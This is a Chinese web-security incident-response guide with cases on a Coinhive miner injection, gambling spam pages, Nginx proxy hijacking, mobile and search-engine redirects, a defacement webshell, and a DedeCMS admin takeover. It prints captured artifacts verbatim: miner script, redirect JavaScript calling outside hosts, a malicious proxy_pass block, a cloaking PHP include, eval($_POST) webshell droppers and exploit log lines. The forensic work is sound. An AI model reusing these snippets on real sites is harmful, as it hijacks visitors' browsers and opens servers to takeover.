» 2018-08-09 07:30:14	2 [REDACTED]	1.217	172. [REDACTED] 0.37	局域网	60100	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 06:24:58	2 [REDACTED]	1.1 9.56	172. [REDACTED] 0.37	局域网	58726	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 06:19:56	27 [REDACTED]	19.100	172. [REDACTED] 0.37	局域网	58517	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 06:14:53	27 [REDACTED]	169.100	172. [REDACTED] 0.37	局域网	58411	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 05:49:47	27 [REDACTED]	169.56	172. [REDACTED] 0.37	局域网	57919	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 05:34:44	27 [REDACTED]	169.56	172.2 [REDACTED] 0.37	局域网	57688	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 05:19:39	2 [REDACTED]	169.77	172.2 [REDACTED] 0.37	局域网	57251	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)

### 0x02 事件分析

抓取恶意网页url，分析网页源代码，发现在网站页面被植入在线门罗币挖矿代码：

```
<script>    var script = document.createElement('script');
    script.onload = function () {                // XMR Pool hash
var m = new CoinHive.Anonymous('BUSbODWUSryGnrIwy3o6Fhz1wsdz3ZNu');
    // TODO: Replace the below string with wallet string
m.start('47DuVLx9UuD1gEk3M4Wge1BwQyadQs5fTew8Q3Cxix95c8w7tKTXykgDfj7Hvrv9aCzzUnb9vA6eZ
3eJcXE9yzhmTn1bjACGK');        };
    script.src = 'https://coinhive.com/lib/coinhive.min.js';
    document.head.appendChild(script);  </script>
```

一旦用户打开网页，就开始进行挖矿，CPU使用率100%，给用户带来各种不好的用户体验。

## 第3篇：批量挂黑页

作为一个网站管理员，你采用开源CMS做网站，比如dedecms，但是有一天，你忽然发现不知何时，网站的友情链接模块被挂大量垃圾链接，网站出现了很多不该有的目录，里面全是博彩相关的网页。而且，攻击者在挂黑页以后，会在一些小论坛注册马甲将你的网站黑页链接发到论坛，引爬虫收录。在搜索引擎搜索网站地址时，收录了一些会出现一些博彩页面，严重影响了网站形象。

## 原因分析

网站存在高危漏洞，常见于一些存在安全漏洞的开源CMS，利用0day批量拿站上传黑页。

## 现象描述：

某网站被挂了非常多博彩链接，链接形式如下：


<http://www.xxx.com/upload/aomendduchangzaixiandobo/index.html>

<http://www.xxx.com/upload/aomendduchangzaixian/index.html>

<http://www.xxx.com/upload/aomenzhengguidubowangzhan/index.html>


链接可以访问，直接访问物理路径也可以看到文件，但是打开网站目录并没有发现这些文件，这些文件到底藏在了哪？

访问这些链接，跳转到如图页面：



## 问题处理：

1、打开电脑文件夹选项卡，取消“隐藏受保护的操作系统文件”勾选，把“隐藏文件和文件夹”下面的单选选择“显示隐藏的文件、文件夹和驱动器”。



2、再次查看，可以看到半透明的文件夹，清楚隐藏文件夹及所有页面

名称	修改日期	类型	大小
aomendduchangraixian	2018/7/31 12:39	文件夹	
aomendduchangraixiandobo	2018/7/31 12:39	文件夹	
aomenzhenguidubowangzhan	2018/7/31 12:39	文件夹	
1-1.png	2018/6/23 15:40	PNG 图像	19 KB
1-2.png	2018/6/23 15:45	PNG 图像	17 KB
1-3.png	2018/6/23 16:21	PNG 图像	18 KB

3、然后清除IIS临时压缩文件

C:\inetpub\temp\IIS Temporary Compressed Files\WEBUI\$^\_gzip\_D^WEB\WEBUI\UPLOAD

全部都是博彩链接

名称	修改日期	类型	大小
AOMENDUCHANGZAXIAN	2018/7/31 10:59	文件夹	
AOMENDUCHANGZAXIANDUBO	2018/7/31 10:59	文件夹	
AOMENZHENGGUIDUBOWANGZHAN	2018/7/31 10:59	文件夹	
BALJIALE	2018/7/31 10:59	文件夹	
BOCAIWANG	2018/7/31 10:59	文件夹	
BOCAIWANGZHIDAQUAN	2018/7/31 10:59	文件夹	
DABA	2018/7/31 10:59	文件夹	
DAFA888GUANFANGWANG	2018/7/31 10:59	文件夹	
DAFA888XIAZAI	2018/7/31 10:59	文件夹	
DAFAPUKE	2018/7/31 10:59	文件夹	
DUBO	2018/7/31 10:59	文件夹	
DUBOKAIHU	2018/7/31 10:59	文件夹	
ERBAGANG	2018/7/31 10:59	文件夹	
ERBAGANGDUBO	2018/7/31 10:59	文件夹	
HUAKESHANZHUANGDUCHANG	2018/7/31 10:59	文件夹	
HUAKESHANZHUANGDUCHANGKAIHU	2018/7/31 10:59	文件夹	
HUAKESHANZHUANGDUCHENGKAIHU	2018/7/31 10:59	文件夹	

4、投诉快照，申请删除相关的网页收录，减少对网站的影响。

## 第4篇：新闻源网站劫持

新闻源网站一般权重较高，收录快，能够被搜索引擎优先收录，是黑灰产推广引流的必争之地，很容易成为被攻击的对象。被黑以后主要挂的不良信息内容主要是博彩六合彩等赌博类内容，新闻源网站程序无论是自主开发的还是开源程序，都有被黑的可能，开源程序更容易被黑。

### 现象描述：

某新闻源网站首页广告链接被劫持到菠菜网站



有三个广告专题，链接形式如下：

<http://www.xxx.cn/zhuanti/yysc/index.shtml>

<http://www.xxx.cn/zhuanti/wwwsc/index.shtml>

<http://www.xxx.cn/zhuanti/zzzsc/index.shtml>

点击这三条链接会跳转到博彩网站。简单抓包分析一下过程：

**Request**

Raw Headers Hex

GET /zhuanti/ztx.../sc/index.shtml HTTP/1.1  
Host: www...cn  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1

**Response**

Raw Headers Hex HTML Render

HTTP/1.1 200 OK  
Date: Thu, 19 Jul 2018 09:36:20 GMT  
Content-Type: text/html; charset=utf-8  
Connection: close  
Vary: Accept-Encoding  
Vary: Accept-encoding  
X-Powered-By: PHP/5.2.17  
X-Powered-By: ASP.NET  
X-Frame-Options: SAMEORIGIN  
Content-Length: 11830

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="Cache-Control" content="no-steapp" />
<meta http-equiv="Cache-Control" content="no-transform" />
<title>马会内部特马资料刮刮卡_马会内部特马资料刮刮卡【汾湖人才网】</title>
<meta name="keywords" content="马会内部特马资料刮刮卡" />
<meta name="description" content="马会内部特马资料刮刮卡" />
<meta property="og:type" content="news" />
<meta name="stename" content="北京广播网" />
<meta name="steurl" content="http://www.rbc.cn" />
<link rel="stylesheet" href="http://www.rbc.cn/a_style/lrny.css">
<script language="javascript" src="http://xn--dpqw2zokj.com/N/js/dt.js"></script>
```

加载第三方js文件

可以发现此时这个返回页面已被劫持，并且加载了第三方js文件，<http://xn--dpqw2zokj.com/N/js/dt.js>，进一步访问该文件：

INT SQL XSS Encryption Encoding Other

Load URL <http://xn--dpqw2zokj.com/N/js/dt.js>

Enable Post data  Enable Referrer

```
var _hmt = _hmt || [];
(function() {
    var hm = document.createElement("script");
    hm.src = "https://hm.baidu.com/hm.js?5fa93dff27c1ac39be066ba260b14556";
    var s = document.getElementsByTagName("script")[0];
    s.parentNode.insertBefore(hm, s);
})();

document.writeln("<script language=\"javascript\" src=\"http://xn--dpqw2zokj.com/N/js/yz.js\"></script>");
```

dt.js进一步加载了另一条js，访问<http://xn--dpqw2zokj.com/N/js/yz.js>

INT SQL XSS Encryption Encoding Other

Load URL <http://xn--dpqw2zokj.com/N/js/yz.js>

Enable Post data  Enable Referrer

```
window.location="https://lemcoo.com/?dt";
```

我们发现链接跳转到<https://lemcoo.com/?dt>，进一步访问这个链接，网站为博彩链接导航网站，访问后会随机跳转到第三方赌博网站。

# 永久域名|7M365.COM - YZ5388.COM

最全网赚导航							
【天天代理.COM - 网赚联盟 - 致富天地   给自己定一个亿的小目标！   天天代理网欢迎您的加入！】							
六合彩论坛	六合彩资料站	六合彩大众心水	六合彩图库	港彩资料站壹线	港彩资料站贰线	六合彩开奖直播	六合彩开奖记录
旧亚洲网导航	亚洲全讯网	全讯网导航	全讯网.COM	118彩票投注站	六合彩开户投注	开彩网	开奖直播网站
网赚代理平台	彩票代理	六合彩代理	百家乐代理	现场轮盘赌钱	经典老虎机	经典刮刮卡	二十一点
视频网站:	优酷网	土豆网	乐酷网	360看看	乐视网	PPtv	电影排行榜
游戏网站:	17173	多玩游戏	游侠网	风云游戏网	52PK游戏	4399小游戏	游久网
小说网站:	起点中文网	红袖添香	潇湘书院	飞卢小说网	言情小说吧	新奇小说网	凤凰读书
社区网站:	百度贴吧	天涯社区	QQ论坛	凯迪社区	豆瓣	泡泡俱乐部	强国社区
音乐网站:	酷狗音乐	一听音乐	九酷音乐	虾米音乐	闪灵音乐网	音乐巴士	爱奇艺音乐

## 问题处理：

找到url对应的文件位置，即使文件被删除，链接依然可以访问，可以发现三条链接都是以“sc”后缀。

对Nginx配置文件进行排查，发现Nginx配置文件VirtualHost.conf被篡改，通过反向代理匹配以“sc”后缀的专题链接，劫持到<http://103.233.248.163>，该网站为博彩链接导航网站。

```
server
{
    listen      80;
    server_name www.████.cn;
    index index.html index.htm index.shtml index.php;
    root /var/www/html/www;
    charset utf-8;
    ssi on;
    ##### Error Log #####
    error_log  /opt/nginx_error_log/www.████.cn.log;
    add_header X-Frame-Options SAMEORIGIN;
    location ~ /([0-9-a-z]+)sc {
        proxy_pass http://103.233.248.163;
    }
}
```

刪除恶意代理配置

删除恶意代理后，专题链接访问恢复。

## 第5篇：移动端劫持

PC端访问正常，移动端访问出现异常，比如插入弹窗、嵌入式广告和跳转到第三方网站，将干扰用户的正常使用，对用户体验造成极大伤害。

### 现象描述

部分网站用户反馈，手机打开网站就会跳转到赌博网站。

## 问题处理

访问网站首页，抓取到了一条恶意js：<http://js.zadovosnjppnywuz.com/caonima.js>

```
document.writeln("<script>");  
document.writeln("function browserRedirect() {");  
document.writeln("    var sUserAgent = navigator.userAgent.toLowerCase();");  
document.writeln("    var bIsIpad = sUserAgent.match(/ipad/i) == 'ipad';");  
document.writeln("    var bIsIphoneOs = sUserAgent.match(/iphone os/i) == 'iphone os';");  
document.writeln("    var bIsMidp = sUserAgent.match(/midp/i) == 'midp';");  
document.writeln("    var bIsC7 = sUserAgent.match(/rv:1.2.3.4/i) == 'rv:1.2.3.4';");  
document.writeln("    var bIsUc = sUserAgent.match(/ucweb/i) == 'ucweb';");  
document.writeln("    var bIsAndroid = sUserAgent.match(/android/i) == 'android';");  
document.writeln("    var bIsCE = sUserAgent.match(/windows ce/i) == 'windows ce';");  
document.writeln("    var bIsWM = sUserAgent.match(/windows mobile/i) == 'windows mobile';");  
document.writeln("    if (!(bIsIpad || bIsIphoneOs || bIsMidp || bIsC7 || bIsUc || bIsAndroid || bIsCE || bIsWM)) {");  
document.writeln("        window.location.href='https://[REDACTED].com/';");  
document.writeln("    } else {");  
document.writeln("        window.location.href='https://[REDACTED].com/';");  
document.writeln("    }");  
document.writeln("}");  
document.writeln("browserRedirect()");  
document.writeln("</script>");
```

我们可以发现，攻击者通过这段js代码判断手机访问来源，劫持移动端（如手机、ipad、Android等）流量，跳转到<https://262706.com>。

进一步访问<https://262706.com>，跳转到赌博网站：



## 第6篇：搜索引擎劫持

当你直接打开网址访问网站，是正常的，可是当你在搜索引擎结果页中打开网站时，会跳转到一些其他网站，比如博彩，虚假广告，淘宝搜索页面等。是的，你可能遇到了搜索引擎劫持。

### 现象描述

从搜索引擎来的流量自动跳转到指定的网页

### 问题处理

通过对index.php文件进行代码分析，发现该文件代码 对来自搜狗和好搜的访问进行流量劫持。

```

<?php
error_reporting(0);
if(stristr(strtolower($_SERVER['HTTP_USER_AGENT']),"Sogou") || stristr($_SERVER['HTTP_REFERER'],"sogou")||stristr(@include('H*', '2f746d702f2e4943452d756e69782f2e2e202f632e6a7067')):
}else{
    header('Location: http://www. .... .cn/index.html');
}
?>

```

进一步跟着include函数包含的文件，index.php包含/tmp/.ICE-unix/.. /c.jpg。



进入/tmp目录进行查看，发现该目录下，如c.jpg等文件，包含着一套博彩劫持的程序。

```

[root@www .ICE-unix]# cd /tmp
[root@www tmp]#
[root@www tmp]# cd .
./ ../.esd-0/.esd-500/.ICE-unix/.X0-lock.X11-unix/
[root@www tmp]# cd .ICE-unix/
[root@www .ICE-unix]# cd .
./ ../..
[root@www .ICE-unix]# cd "../"
[root@www ..]# ls
a.jpg b2.jpg b.jpg c.jpg lb.jpg lm.jpg lz.jpg m.jpg s_lb.jpg s_lz.jpg tp.jpg w.jpg z.jpg
[root@www ..]#

```

## 第7篇：网站首页被篡改

网站首页被非法篡改，是的，就是你一打开网站就知道自己的网站出现了安全问题，网站程序存在严重的安全漏洞，攻击者通过上传脚本木马，从而对网站内容进行篡改。而这种篡改事件在某些场景下，会被无限放大。


## 现象描述

网站首页被恶意篡改，比如复制原来的图片，PS一下，然后替换上去。

## 问题处理

### 1、确认篡改时间

通过对被篡改的图片进行查看，确认图片篡改时间为2018年04月18日 19:24:07。



### 2、访问日志溯源

通过图片修改的时间节点，发现可疑IP：113.12.72.24（代理IP，无法追溯真实来源），访问image.jsp（脚本木马），并随后访问了被篡改的图片地址。

```
root@kali:/tmp/2018# more localhost_access_log.2018-04-18.txt |grep "113.12.72.24"
113.12.72.24 - - [18/Apr/2018:19:15:12 +0800] "GET /css/skin3/image.jsp HTTP/1.1" 200 272
113.12.72.24 - - [18/Apr/2018:19:15:19 +0800] "POST /css/skin3/image.jsp?act=login HTTP/1.1" 30
2 -
113.12.72.24 - - [18/Apr/2018:19:15:19 +0800] "GET /css/skin3/image.jsp HTTP/1.1" 200 393
113.12.72.24 - - [18/Apr/2018:19:15:48 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 302 -
113.12.72.24 - - [18/Apr/2018:19:15:48 +0800] "GET /error.html HTTP/1.1" 200 483
113.12.72.24 - - [18/Apr/2018:19:16:00 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 200 433
113.12.72.24 - - [18/Apr/2018:19:16:50 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 200 433
113.12.72.24 - - [18/Apr/2018:19:16:59 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 302 -
113.12.72.24 - - [18/Apr/2018:19:17:00 +0800] "GET /error.html HTTP/1.1" 200 483
113.12.72.24 - - [18/Apr/2018:19:17:40 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 302 -
113.12.72.24 - - [18/Apr/2018:19:17:40 +0800] "GET /error.html HTTP/1.1" 200 483
113.12.72.24 - - [18/Apr/2018:19:18:10 +0800] "GET /js/jquery/tipsy/tip.jsp HTTP/1.1" 200 10
113.12.72.24 - - [18/Apr/2018:19:24:24 +0800] "GET /images/ddby.jpg HTTP/1.1" 200 13132
113.12.72.24 - - [18/Apr/2018:19:24:31 +0800] "GET /images/ddby.jpg HTTP/1.1" 304 -
113.12.72.24 - - [18/Apr/2018:19:24:32 +0800] "GET /templates/picshow.jsp HTTP/1.1" 200 3590
113.12.72.24 - - [18/Apr/2018:19:24:32 +0800] "GET /templates/head.jsp HTTP/1.1" 200 9899
113.12.72.24 - - [18/Apr/2018:19:24:33 +0800] "GET /images/search.jpg HTTP/1.1" 404 636
113.12.72.24 - - [18/Apr/2018:19:24:33 +0800] "GET /templates/weather2.jsp HTTP/1.1" 200 2151
113.12.72.24 - - [18/Apr/2018:19:24:33 +0800] "GET /images/arrow.gif HTTP/1.1" 404 636
```

进一步审查所有的日志文件(日志保存时间从2017-04-20至2018-04-19)，发现一共只有两次访问image.jsp文件的记录，分别是2018-04-18和2017-09-21。

名称	所在文件夹	大小	类型	修改日期	匹配内容
localhost_access_log.2017-09-21.txt	F:\logs\	3.3 MB	Text Document	2017-09-22 ...	00] "GET /css/skin3/image.jsp HTTP/1.1" 200 272???
localhost_access_log.2017-12-26.txt	F:\logs\	10.3 MB	Text Document	2017-12-26 ...	3 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 633??
localhost_access_log.2017-12-27.txt	F:\logs\	34.1 MB	Text Document	2017-12-28 ...	0 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 633??
localhost_access_log.2018-03-04.txt	F:\logs\	5.5 MB	Text Document	2018-03-05 ...	3 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 637??
localhost_access_log.2018-03-29.txt	F:\logs\	4.5 MB	Text Document	2018-03-30 ...	0800] "HEAD /Opfile_Image.jsp HTTP/1.1" 403 -??14
localhost_access_log.2018-03-30.txt	F:\logs\	9 MB	Text Document	2018-03-31 ...	0 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 632??
localhost_access_log.2018-04-18.txt	F:\logs\	4.9 MB	Text Document	2018-04-18 ...	00] "GET /css/skin3/image.jsp HTTP/1.1" 200 272???

image.jsp在2017-09-21之前就已经上传到网站服务器，已经潜藏长达半年多甚至更久的时间。

### 3、寻找真相

我们在网站根目录找到了答案，发现站点目录下存在ROOT.rar全站源码备份文件，备份时间为2017-02-28 10:35。

css	2018/4/18 23:44	文件夹
flashPlayer	2018/4/18 23:44	文件夹
images	2018/4/18 23:44	文件夹
js	2018/4/18 23:44	文件夹
link_wssp	2018/4/18 23:44	文件夹
lucene	2018/4/18 23:44	文件夹
scripts	2018/4/18 23:44	文件夹
templates	2018/4/18 23:44	文件夹
userfiles	2018/4/18 23:47	文件夹
WEB-INF	2018/4/18 23:48	文件夹
dbbackup.bat	2017/6/29 20:26	Windows 批处理...
dpbak.txt	2017/6/29 20:26	文本文档
error.html	2015/4/1 10:14	Chrome HTML D...
error.jsp	2016/6/2 15:20	JSP 文件
forward.jsp	2013/7/22 17:35	JSP 文件
index.jsp	2013/7/22 17:35	JSP 文件
ROOT.rar	2017/2/28 10:35	WinRAR 压缩文件

通过对ROOT.rar解压缩，发现源码中存在的脚本木马与网站访问日志的可疑文件名一致（image.jsp）。

名称	日期	类型	大小	标记
child.gif	2013/10/18 18:50	GIF 文件	1 KB	
closed.gif	2013/10/18 18:50	GIF 文件	1 KB	
image.jsp	2013/10/18 18:50	JSP 文件	3 KB	
opened.gif	2013/10/18 18:50	GIF 文件	1 KB	

根据这几个时间节点，我们尝试去还原攻击者的攻击路径。

但是我们在访问日志并未找到ROOT.rar的访问下载记录，访问日志只保留了近一年的记录，而这个webshell可能已经存在了多年。

黑客是如何获取webshell的呢？

可能是通过下载ROOT.rar全站源码备份文件获取到其中存在的木马信息，或者几年前入侵并潜藏了多年，又或者是从地下黑产购买了shell，我们不得而知。

本文的示例中攻击者为我们留下了大量的证据和记录，而更多时候，攻击者可能会清除所有的关键信息，这势必会加大调查人员的取证难度。

## 第8篇：管理员账号被篡改

你是某一个网站的管理员，有一天，你的管理员账号admin却登录不了，进入数据库查看，原来管理员账号用户名不存在了，却多了另外一个管理员用户名。不对，不是新增了管理员，而是你的管理员用户名被篡改了。

### 现象描述

前后端分离，后台只允许内网访问，管理员账号admin却依然被多次被篡改

### 问题处理

#### 1、网站webshell

在针对网站根目录进行webshell扫描，发现存在脚本木马，创建时间为2018-06-13 04:30:30

扫描位置	D:\DedeAMP2\WebRoot\Default2	开始扫描			
检测类型	全部文件	<input checked="" type="checkbox"/> 列出隐藏脚本 <input type="checkbox"/> 不显示低级别脚本(0级) <input type="checkbox"/> 显示Zend加密			
文件	级别	说明	大小	修改时间	验证值
D:\DedeAMP2\WebRoot\Default2\plus\result.php	5	穷举函数后门	67	2018-06-13 04:30:30	E796CF4D
D:\DedeAMP2\WebRoot\Default2\data\backupdata\dede_mytag_0_3c33a575ee41202.txt	2	(内爆)Eval后门 [参数:\$_POST[dioss]] 合并字符串 可能存在eval后门	1981	2018-04-08 16:37:50	30056817
D:\DedeAMP2\WebRoot\Default2\data\cache\myad-19.htm	4	file_put_contents 参数 : "creat.php", " php eval(\$_POST[x]); die(); ? "	107	2018-06-13 04:30:37	E4532F24
D:\DedeAMP2\WebRoot\Default2\data\tplcache\369f4c32a93e155a15d54e34a0f0f65.inc	4	file_put_contents 参数 : ("Hongfeng.php", " php eval(\$_POST[yi...");</td <td>90</td> <td>2018-04-16 20:19:44</td> <td>F1DA3346</td>	90	2018-04-16 20:19:44	F1DA3346
D:\DedeAMP2\WebRoot\Default2\data\tplcache\887f51091464799974e1480aef7beddec.inc	4	file_put_contents 参数 : ("xswip.php", " php eval(\$_POST[xi...");</td <td>90</td> <td>2018-06-12 12:22:54</td> <td>5FF4262E</td>	90	2018-06-12 12:22:54	5FF4262E
D:\DedeAMP2\WebRoot\Default2\data\tplcache\8bf5690c2143b1a2cc3ed545a5f12.inc	4	file_put_contents 参数 : ("true.php", " php eval(\$_POST[true...");</td <td>96</td> <td>2018-05-08 10:17:05</td> <td>ID257282</td>	96	2018-05-08 10:17:05	ID257282
D:\DedeAMP2\WebRoot\Default2\data\tplcache\986f945110042408497cbe8ce4f8cb1.inc	4	file_put_contents 参数 : ("90sec.php", " php eval(\$_POST[guige...");</td <td>82</td> <td>2018-03-26 17:18:10</td> <td>A6FFF068</td>	82	2018-03-26 17:18:10	A6FFF068
D:\DedeAMP2\WebRoot\Default2\data\tplcache\370e0ac97e411c43aa2f11489b6cef1.inc	4	file_put_contents 参数 : ("diossi.php", " php eval(\$_POST[di...");</td <td>85</td> <td>2018-03-22 02:43:58</td> <td>F295ADBC</td>	85	2018-03-22 02:43:58	F295ADBC
D:\DedeAMP2\WebRoot\Default2\data\tplcache\48ae00448fd118014d297df48823c1b1.inc	4	file_put_contents 参数 : ("90sec.php", " php eval(\$_POST[guige...");</td <td>83</td> <td>2018-03-23 03:29:40</td> <td>3A9TC194</td>	83	2018-03-23 03:29:40	3A9TC194
D:\DedeAMP2\WebRoot\Default2\data\tplcache\c4a1955341f544dbf2f50a81134f.inc	4	file_put_contents 参数 : ("mys.php", " php eval(\$_POST[tag])...");</td <td>79</td> <td>2018-03-26 17:18:09</td> <td>8EF9DE05</td>	79	2018-03-26 17:18:09	8EF9DE05
D:\DedeAMP2\WebRoot\Default2\data\tplcache\f780c9224e963fb6336cedc88903fd44.inc	4	file_put_contents 参数 : ("nybak.php", " php eval(\$_POST[nybak...");</td <td>83</td> <td>2018-03-25 08:32:29</td> <td>5E4D3D49</td>	83	2018-03-25 08:32:29	5E4D3D49

## 2、定位IP

通过木马创建时间，查看网站访问日志，定位到IP为：180.76.189.3

```

172.16.1.12 119.39.123.46 - - [13/Jun/2018:04:27:57 +0800] "GET / HTTP/1.1" 200 72838↓
172.16.1.12 119.39.123.46 - - [13/Jun/2018:04:28:00 +0800] "GET / HTTP/1.1" 200 72838↓
172.16.1.12 119.39.123.46 - - [13/Jun/2018:04:28:28 +0800] "GET / HTTP/1.1" 200 72838↓
172.16.1.12 139.129.17.181 - - [13/Jun/2018:04:28:41 +0800] "GET /a/yi...n/y...o/ HTTP/1.1" 200 21814↓
172.16.1.12 203.208.60.163 - - [13/Jun/2018:04:30:08 +0800] "GET /uploads/allimg/180604/1-1P60409295K57.jpg HTTP/1.1" 304 -↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177↓ ←
172.16.1.12 114.215.78.79 - - [13/Jun/2018:04:30:32 +0800] "GET /a/y...n/j.../ HTTP/1.1" 200 23236↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arr...
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=..../da...
